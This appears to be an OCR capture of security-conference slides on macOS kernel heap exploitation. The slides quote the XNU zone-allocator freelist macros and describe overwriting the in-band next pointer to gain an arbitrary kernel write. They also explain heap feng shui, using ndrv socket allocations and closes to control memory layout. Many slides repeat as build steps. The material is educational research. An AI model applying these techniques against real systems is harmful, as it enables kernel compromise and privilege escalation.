
- **when memory blocks are allocated they are removed from the freelist**

- when they are freed they are returned to the freelist




Zone Allocator - Allocating and Freeing Memory

- when memory blocks are allocated they are removed from the freelist
- **when they are freed they are returned to the freelist**




Zone Allocator - Allocating and Freeing Memory

- when memory blocks are allocated they are removed from the freelist
- **when they are freed they are returned to the freelist**




Zone Allocator - Allocating and Freeing Memory

- when memory blocks are allocated they are removed from the freelist
- **when they are freed they are returned to the freelist**




Zone Allocator - Allocating and Freeing Memory

- when memory blocks are allocated they are removed from the freelist
- **when they are freed they are returned to the freelist**



Zone Allocator Freelist

- freelist is as single linked list
- zone struct points to head of freelist
- the freelist is stored inbound
- first 4 bytes of a free block point to next block on freelist



Zone Allocator Freelist - Removing Element

```
#define REMOVE_FROM_ZONE(zone, ret, type)                   \
MACRO_BEGIN                                 \
    (ret) = (type) (zone)->free_elements;                   \
    if ((ret) != (type) 0) {                        \
        if (check_freed_element) {                  \
            if (!is_kernel_data_addr(((vm_offset_t *)(ret))[0]) ||  \
                ((zone)->elem_size >= (2 * sizeof(vm_offset_t)) &&  \
                ((vm_offset_t *)(ret))[((zone)->elem_size/sizeof(vm_offset_t))-1] != \
                ((vm_offset_t *)(ret))[0]))             \
                panic("a freed zone element has been modified");\
            if (zfree_clear) {                  \
                unsigned int ii;                \
                for (ii = sizeof(vm_offset_t) / sizeof(uint32_t); \
                     ii < zone->elem_size/sizeof(uint32_t) - sizeof(vm_offset_t) / sizeof(uint32_t); \
                     ii++)                  \
                    if (((uint32_t *)(ret))[ii] != (uint32_t)0xdeadbeef) \
                        panic("a freed zone element has been modified");\
            }                           \
        }                               \
        (zone)->count++;                        \
        (zone)->free_elements = *((vm_offset_t *)(ret));        \
    }                                   \
MACRO_END
```

head of freelist
will be returned

new head of freelist is
read from previous head

grey code is only activated by debugging boot-args
Apple seems to think about activating it by default

Zone Allocator Freelist - Adding Element

```
#define ADD_TO_ZONE(zone, element)                  \
MACRO_BEGIN                             \
    if (zfree_clear)                        \
    {   unsigned int i;                     \
        for (i=0;                           \
         i < zone->elem_size/sizeof(uint32_t);          \
         i++)                           \
        ((uint32_t *)(element))[i] = 0xdeadbeef;            \
    }                               \
    *((vm_offset_t *)(element)) = (zone)->free_elements;        \
    if (check_freed_element) {                  \
        if ((zone)->elem_size >= (2 * sizeof(vm_offset_t))) \
            ((vm_offset_t *)(element))[((zone)->elem_size/sizeof(vm_offset_t))-1] = \
                (zone)->free_elements;          \
    }                               \
    (zone)->free_elements = (vm_offset_t) (element);            \
    (zone)->count--;                        \
MACRO_END
```

current head of freelist
is written to start of free block

free block is made
the head of the freelist

grey code is only activated by debugging boot-args
Apple seems to think about activating it by default

Exploiting Heap Overflows in Zone Memory

attacking “application“ data

- carefully crafting allocations / deallocations
- interesting kernel data structure is allocated behind overflowing block
- impact and further exploitation depends on the overwritten data structure

Exploiting Heap Overflows in Zone Memory


attacking inbound freelist of zone allocator

- carefully crafting allocations / deallocations
- free block is behind overflowing block
- overflow allows to control next pointer in freelist
- when this free block is used head of freelist is controlled
- next allocation will return attacker supplied memory address
- we can write any data anywhere

Kernel Heap Feng Shui

Heap Feng Shui

- term created by Alex Sotirov
- the art of carefully crafting allocations / deallocations
- heap is usually randomly used but deterministic
- position of allocated / free blocks is unknown
- goal is to get heap into a controlled state



Kernel Heap Feng Shui - Heap Manipulation


- we need heap manipulation primitives
  - allocation of a block of specific size
  - deallocation of a block

- for our demo vulnerability this is easy
  - allocation of kernel heap by connecting to a ndrv socket
  - length of socket name controls size of allocated heap block
  - deallocation of kernel heap by closing a socket

Kernel Heap Feng Shui

Heap Feng Shui

- allocation is repeated often enough so that all holes are closed
- and repeated a bit more so that we have consecutive memory blocks
- now deallocation can poke holes
- next allocation will be into a hole
- so that buffer overflow can be controlled




SektionEins

Kernel Heap Feng Shui

Heap Feng Shui


- **allocation is repeated often enough so that all holes are closed**
- and repeated a bit more so that we have consecutive memory blocks
- now deallocation can poke holes
- next allocation will be into a hole
- so that buffer overflow can be controlled



Kernel Heap Feng Shui

Heap Feng Shui


- **allocation is repeated often enough so that all holes are closed**
- and repeated a bit more so that we have consecutive memory blocks
- now deallocation can poke holes
- next allocation will be into a hole
- so that buffer overflow can be controlled



Kernel Heap Feng Shui

Heap Feng Shui


- **allocation is repeated often enough so that all holes are closed**
- and repeated a bit more so that we have consecutive memory blocks
- now deallocation can poke holes
- next allocation will be into a hole
- so that buffer overflow can be controlled



Kernel Heap Feng Shui

Heap Feng Shui


- **allocation is repeated often enough so that all holes are closed**
- and repeated a bit more so that we have consecutive memory blocks
- now deallocation can poke holes
- next allocation will be into a hole
- so that buffer overflow can be controlled



Kernel Heap Feng Shui

Heap Feng Shui

- **allocation is repeated often enough so that all holes are closed**
- and repeated a bit more so that we have consecutive memory blocks
- now deallocation can poke holes
- next allocation will be into a hole
- so that buffer overflow can be controlled




SektionEins

Kernel Heap Feng Shui

Heap Feng Shui


- **allocation is repeated often enough so that all holes are closed**
- and repeated a bit more so that we have consecutive memory blocks
- now deallocation can poke holes
- next allocation will be into a hole
- so that buffer overflow can be controlled



Kernel Heap Feng Shui

Heap Feng Shui

